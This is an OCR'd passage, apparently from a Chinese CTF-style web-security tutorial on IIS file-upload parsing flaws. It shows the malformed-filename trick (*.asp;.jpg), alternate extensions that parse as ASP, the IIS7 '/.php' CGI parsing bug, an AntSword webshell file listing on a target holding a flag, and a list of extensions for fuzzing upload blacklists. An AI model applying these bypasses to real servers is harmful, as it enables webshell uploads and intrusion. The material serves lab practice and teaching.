
*.asp;.jpg 像这种畸形文件名在“；”后面的直接被忽略，也就是说当成 *.asp文件执行。

3.以asa，cer，cdx都能以asp解析。




第二十一





第二十二


中国蚁剑
AntSword 编辑 窗口 调试
59.63.200.79
目录列表 (0)
C:/
inetpub
wwwroot
c
image
a.asp
D:/
文件列表 (5)
新建
上层
刷新
主目录
书签
C:/inetpub/wwwroot/c/image/a.asp/
读取
名称
日期
大小
属性
.user.ini 2018-09-25 12:12:00 15 b 32
1541594097.jpg 2018-11-07 20:34:57 36.82 Kb 32
1564025517.jpg 2019-07-25 11:31:57 30 Kb 32
1597108535.jpg 2020-08-11 09:15:35 1.5 Kb 32
flag 2018-10-04 11:50:00 13 b 32
成功
添加数据成功!
https://blog.csdn.net/qq_44713240
任务列表

第二十三

lis7.0 cgi解析漏洞复现

上传图片后缀加上/.php会被当做php执行

常见黑名单fuzz

```
.php
.php5
.php4
.php3
.php2
php1
.html
.htm
.phtml
.pHp
.pHp5
.pHp4
.pHp3
.pHp2
pHp1
.Html
.Htm
.pHtml
.jsp
.jspa
.jspx
.jsw
.jsv
.jspf
.jtml
.jSp
.jSpx
.jSpa
.jSw
.jSv
.jSpf
.jHtml
.asp
.aspx
.asa
.asax
.ascx
.ashx
.asmx
.cer
.aSp
.aSpx
.aSa
.aSax
.aScx
.aShx
.aSmx
.cEr
.sWf
.swf
```